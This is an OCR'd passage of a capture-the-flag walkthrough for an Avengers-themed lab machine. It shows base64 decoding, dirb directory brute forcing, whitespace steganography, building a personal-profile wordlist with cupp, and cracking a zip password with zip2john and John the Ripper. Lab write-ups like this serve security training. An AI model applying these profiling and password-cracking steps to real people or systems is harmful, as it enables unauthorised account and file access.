

As we identified the encoded text to be base64 we tried to decode it with the combination of the echo command with the base64 -d. This gave us our First Flag: Captain America's Shield

```
echo "Q2FwdGFpbiBBbWVyaWNhJ3MgU2hpZWxkOnswNjE3ODZEOUE4QkI4OUEyRkU3NDVERE
```




Moving on as a part of the Enumeration, we also started a directory bruteforce scan using the dirb tool. And we found a bunch of directories like css and images. We thought that let's inspect all the directories in search of another flag.

```
1 dirb http://192.168.1.101
```




So, we opened the images directory in our Web Browser. And we saw that there were a bunch of different images in this directory that would be appearing on the

website. We tried opening each and every one of them. And we found something different with the image named “17”


# Index of /images


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| 1.png | 2019-09-17 10:30 | 4.5M | |
| 2.png | 2019-09-17 10:33 | 9.6M | |
| 3.png | 2019-09-17 10:36 | 629K | |
| 4.png | 2019-09-17 10:41 | 1.2M | |
| 5.jpg | 2019-09-19 00:09 | 21K | |
| 6.gif | 2019-09-17 11:42 | 160K | |
| 7.jpg | 2019-09-17 11:15 | 321K | |
| 8.jpg | 2019-09-17 15:05 | 115K | |
| 9.png | 2019-09-17 14:19 | 5.1M | |
| 10.png | 2019-09-17 15:08 | 5.2M | |
| 11.png | 2019-09-17 13:23 | 80K | |
| 12.png | 2019-09-17 13:56 | 4.3M | |
| 13.png | 2019-09-17 13:31 | 14M | |
| 14.jpg | 2019-09-17 15:20 | 123K | |
| 15.jpg | 2019-09-17 15:14 | 1.1M | |
| 16.jpg | 2019-09-17 14:16 | 7.3M | |
| 17.jpeg | 2019-09-16 23:15 | 21K | |

Upon opening this image, we found that it was a QR Code. This didn't appear on the website that was running on the port 80. So, we decide to read it to proceed further.

```
1 http://192.168.1.101/images/17.jpeg
```


We used a Mozilla Firefox Web Browser Plugin to decode the QR Code. You can use any method or tool of your preference. This readout to be "spammimc". This is definitely an interesting hint.



As this word is new to any of the dictionaries that we used the in directory bruteforce. So, there might be a probability of finding a directory with this name; which would be hidden to any of the directory bruteforce scans. We tried to open the directory with the name spammimc. And it was a success as we found a text file called sceptre.txt. This is great as we are closer to our next flag.




We opened the scepter.txt, to find it to be absolutely blank. This was a bummer. But as we inspected the page closely; we found that there was indeed something written but it seemed to be hidden in the plain sight. So how to get our flag from this seems to be a mystery. We went back to the hint we got, “spammimc”. There seems to be more to it than it meets the eyes. So, we googled it.


We found this cute little site that encodes and decodes the text in various formats. This is really clever. We searched for blank space. And then copied the contents of the scepter.txt and pasted here on the spammimc website to decode it. Upon decoding we found that it is, in fact, our second flag.

Loki’s Scepter





We got the 2 flags. It's a good start. Now moving on, we went back to our initial nmap scan. We noticed that we found a directory named groot. How amazing. This is absolutely our way to another flag. So, we browsed the groot directory in our browser to find a zip file called "hammer.zip". Brilliant.

```
1 http://192.168.1.101/groot
```





We download the zip file to our attacker system and tried to open it. Upon opening, we see that it contains a pdf file with the name Mjølnirlonir. But it asks for a password. This is a speedbump.




Cracking passwords is not that easy. We need to do enumeration for it. We went back to the webpage we saw earlier. We saw that there is a link to another webpage. It seemed like a spoof of a Social Network Account. This seemed to be the one of Tony Stark.


```
192.168.1.101/avengersbook.html
```





We see that we have the name, alias, address, date of birth and other important stuff and usually people keep the passwords related to it. So, we decided to use the cupp to create a dictionary of the most probable passwords. We fired up the cupp as illustrated in the given image. We provided the following information to it.

```
./cupp.py -i
First Name: tony
Surname: stark
Nickname ironman
Bithdate: 01052008
```


After providing these details, cupp made us a nice short dictionary and named it tony.txt.







Now that we have the dictionary to bruteforce, its time to get the hash to bruteforce. For this, we are going to need a script called zip2john. It gives us the hash from the zip file that could be cracked with John the Ripper.  After getting the hash we ran the John the Ripper to find out that the password for the zip file is Stark12008.

```
locate zip2john
cd Downloads/
/usr/sbin/zip2john hammer.zip > hash
john --wordlist=/root/cupp/tony.txt hash
```





Moving on we extracted the contents of the zip file. To see 